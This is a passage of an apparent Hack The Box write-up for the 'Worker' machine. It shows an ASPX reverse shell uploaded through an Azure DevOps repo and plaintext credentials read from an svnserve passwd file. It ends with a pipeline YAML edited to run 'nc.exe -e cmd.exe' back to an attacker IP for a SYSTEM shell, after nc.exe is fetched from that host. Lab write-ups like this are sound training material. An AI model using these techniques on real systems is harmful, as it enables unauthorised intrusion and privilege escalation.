
Create

Files (1) Commits (1)

Next, hit on approve, a new side window will open and then hit complete Merge:



cmdasp.aspx will be added to the main branch. Now, we have to apply these changes to the production website. Go to builds under pipelines:




Hit on queue and after few seconds, a green tick will appear next to your commit. Don't bother about the other things because I was trying to do some things but failed. Nevermind. Remember, there is a script running which will revert back all the changes, so you need to be quick. By the way, I was moving forward with aspx web shell, but I was too slow, to type a command and then catch a shell. So this

time, I copied the aspx reverse shell, changed the IP and port number in the script and followed the previous steps again.

Exploitation

This time I named the file shell.aspx and uploaded to the main branch. Next, we have to navigate to spectral.worker.htb/shell.aspx , open up netcat listener to catch a shell:



```
(root@kali)-[/home/rishabh/HTB/Windows/Worker]
# rlwrap nc -nvlp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.129.2.29.
Ncat: Connection from 10.129.2.29:51102.
Spawn Shell ...
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.

whoami
whoami
iis apppool\defaultapppool

c:\windows\system32\inetsrv>
```

We are iis apppool service. Lets escalate our privileges:

Privilege Escalation

When I ran 'net user' command, it threw almost more than 100 users on the machine. LOL

```

Tools  A Offensive S makham  A MSFU  A Exploit- makham1 HDB
malham      malhan      malhan1
marhar      marhar1    mathar
mauhar      mayhar      meghar
melhas      melhas1    michat
michat1     mikhat      mirhat
morhav      morhay      nadhed
maohed      nathel      nathen
nather      nather1     neihey
nichin      nichin1     noahip
nuahip      oakhol      o'bhol
pwehol      paihol      parhol
parhol1     pathop      pauhor
payhos      perhou      peyhou
pohiou      quehub      quihud
rachul      raehun      ramhun
ranhut      rebhyd      reeinc
reeing      reing       renipr
restorer    rhiire      riairv
ricisa      robish      robisl
robive      ronkay      rubkei
rupkel      ryakel      sabken
samken      sapket      sarkil
sarkil1     scakin      scokin
seakin      seckir      shakir
shakir1     shakir2     shekno
shikyl      sielac      skylan
skylan1     slolay      slolec
solleg      soplel      stelev
sutlew      tallew      tamley
tanlin      tanlin1     taylin
taylin1     taylin2     teslip
teslis      theliv      tholon
timlud      timman      todman
tremar      tremas      tremay
trimay      trimea      trimed
tylmer      vanmey      vanmid
vanmid1     vanmil      waymor
WDAGUtilityAccount vedmil      vermil
wesmos      wesmox      whimun
whimun1     whinai      wianan
vicmil      vicmof      vicmon
wilnee      wilnew      vinmon
virmor      wyanis      xavnog
kennor      xzynor      zacnor
zacnor1     zagnor      zeonor
zitnot      zoeoak
The command completed with one or more errors.

```

Looking at the privileges, we do have SelmpersonatePrivilege:

```
whoami /priv
```

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeAuditPrivilege	Generate security audits	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

We will make use of this later. Looking at the users directory, we had three users : Administrator, restorer, and robisl. We didn't have access to any of those three. Next, I checked whether do we have any other drives where data might be stored because I invested a lot of time in finding the web directory, but couldn't find it.

```
wmic logicaldisk get Caption,Description
Caption Description
C:      Local Fixed Disk
W:      Local Fixed Disk
```

You can see, we do have w: drive that we can enumerate. Enumerating this drive, inside svnrepos/www/conf you will find passwd file which contains user=password pairs:

```
type passwd
### This file is an example password file for svnserve.
### Its format is similar to that of svnserve.conf. As shown in the
### example below it contains one section labelled [users].
### The name and password for each user follow, one account per line.
```

```
[users]
nathen = wendel98      peyhou = ineedvacation
nichin = fqerfqerf     phihou = pokemon
nichin = asifhiefh     quehub = pickme
noahip = player        quihud = kindasecure
nuahip = wkjdnw        rachul = guesswho
oakhol = bxwdjhcue     raehun = idontknow
owehol = supersecret   ramhun = thisis
paihol = painfulcode   ranhut = getting
parhol = gitcommit     rebhyd = ridiculous
pathop = iliketomoveit reeinc = iagree
pauhor = nowayjose     reeing = tosomepoint
payhos = icanjive      reeing = isthisenough
perhou = elvisisalive  renipr = dummy
peyhou = ineedvacation rhiire = users
phihou = pokemon       riairv = canyou
quehub = pickme        ricisa = seewhich
quihud = kindasecure   robish = onesare
rachul = guesswho      robisl = wolvesll
raehun = idontknow     robive = andwhich
ramhun = thisis        ronkay = onesare
ranhut = getting       rubkei = the
rebhyd = ridiculous    rupkel = sheeps
reeinc = iagree        ryakel = imtired
reeing = tosomepoint   sabken = drjones
reiring = isthisenough samken = aqua
renipr = dummy         sapket = hamburger
rhiire = users         sarkil = friday
riaairv = canyou
ricisa = seewhich
robish = onesare
robisl = 
robive = andwhich
ronkay = onesare
rubkei = the
rupkel = sheeps
ryakel = imtired
sabken = drjones
samken = aqua
sapket = hamburger
sarkil = friday
```


The users directories we found earlier, one was robisl and its password is also present in the list. Let's try this password and login through winrm.

```
(root@kali)-[/home/rishabh/HTB/Windows/Worker]
# evil-winrm -i $IP -u robisl -p 
Evil-WinRM shell v2.4


Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\robisl\Documents>
```

As you can see, we did get in. Submit the user flag, and let's move forward. At this stage, I was running all kinds of scripts and executables to look for that just one artifact that could lead me to administrator. I peeked at one of the walkthroughs and I was so furious at myself. Ok, let's now move forward. If we could use robisl's credentials to get a shell, why not check whether he can login at azure devops ?



Indeed, he does have an account. A simple step I missed during my enumeration, the reason I was furious at myself. Now, the user robisl has a new project and only one repo. Now, enumerating the project and trying to create a new pipeline, I was getting this error:




← PartsUnlimited (1)


azure-pipelines-2 ▾

PartsUnlimited / azure-pipelines.yml

```
1 # Starter pipeline
2 # Start with a minimal pipeline that you can customize to build and deploy your code.
3 # Add steps that build, run tests, deploy, and more:
4 # https://aka.ms/yaml
5
6 trigger:
7   - master
8
9 pool: 'Default'
10
11 steps:
12   - script: echo Hello, world!
13     displayName: 'Run a one-line script'
14
15   - script: |
16       echo Add other tasks to build, test, and deploy your project.
17     echo See https://aka.ms/yaml
18     displayName: 'Run a multi-line script'
19
```

The pool's value here which is default does not exist. I googled this error, and I found one interesting solution:

 690 ● 6 ● 16

 63k ● 5 ● 72 ● 121

Add a comment

3

I had the same issue for 'Azure Pipelines'. It turned out that the project did not had Azure Pipelines pool added in the Agent pools. You can configure this in Azure DevOps at the Project Settings. (gear icon bottom left)

Add agent pool

Agent pools are shared across an organization.

Pool to link:

☐ New ☒ Existing


Azure Pipelines ▾

Pipeline permissions:

☒ Grant access permission to all pipelines


Share Improve this answer Follow

answered Dec 7 '20 at 11:54


 **Jorn.Beyers**
1,308 ● 2 ● 14 ● 26

Add a comment


If you go to project settings in bottom left, and click on Agent Pools, you will find one agent pool named 'Setup' present under the tab:



Now, all we need to do to make the build successful is to replace 'Default' with 'Setup' in the script and then run. After successful run, there will be few stages listed:



Now, click on 'Run a one-line script' and you will find this output (If you have selected the default Azure script):




Now, lets get malicious. Instead of running echo Hello World!, we will send whoami command to see who is running the build process:

```
+
← PartsUnlimited (1)

test-branch ▾ PartsUnlimited / azure-pipelines.yml *

1 # Start with a minimal pipeline that you can customize to build and deploy your code.
2 # Add steps that build, run tests, deploy, and more:
3 # https://aka.ms/yaml
4
5 trigger:
6   - master
7
8 pool: 'Setup'
9
10 steps:
11   - script: whoami
12     displayName: 'Run a one-line script'
13
14   - script: |
15     echo Add other tasks to build, test, and deploy your project.
16     echo See https://aka.ms/yaml
17     displayName: 'Run a multi-line script'
18
```



As you can see, we are nt authority/system. Cheers!! Wait, now what we can do is, we already have a shell with user robisl, we will upload a nc binary in his desktop, and use that binary to catch an administrator shell:

```
*Evil-WinRM* PS C:\Users\robisl\Desktop> Invoke-WebRequest http://10.10.16.20/nc.exe -OutFile nc.exe
*Evil-WinRM* PS C:\Users\robisl\Desktop> dir

Directory: C:\Users\robisl\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         2/1/2022   1:20 AM           59392 nc.exe
-a-----         1/31/2022  11:03 PM          600597 script.ps1
-ar-----         1/31/2022  10:31 PM              34 user.txt
-a-----         1/31/2022  11:10 PM          1925632 winpeas.exe


*Evil-WinRM* PS C:\Users\robisl\Desktop>
```

Now, lets use netcat in the azure pipeline script to get an admin shell:

```
← PartsUnlimited (1)

test-branch ▾  PartsUnlimited / azure-pipelines.yml *

1  # Start with a minimal pipeline that you can customize to build and deploy your code.
2  # Add steps that build, run tests, deploy, and more:
3  # https://aka.ms/yaml
4
5  trigger:
6  - master
7
8  pool: 'Setup'
9
10 steps:
11 - script: c:\Users\robisl\Desktop\nc.exe -e cmd.exe 10.10.10.20 5555
12   displayName: 'Run a one-line script'
13
14 - script: |
15   | echo Add other tasks to build, test, and deploy your project.
16   | echo See https://aka.ms/yaml
17   displayName: 'Run a multi-line script'
18
```



You can see the part 'Run a one-line script' is now stalling, that means we must have got the connection:

```
(root@kali)-[/home/rishabh]
# rlwrap nc -nvlp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.129.2.29.
Ncat: Connection from 10.129.2.29:50523.
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.

whoami
whoami
nt authority\system

W:\agents\agent11\_work\8\s>
```

And indeed we did get the connection back as nt authority/system.
Cheers and happy hacking!!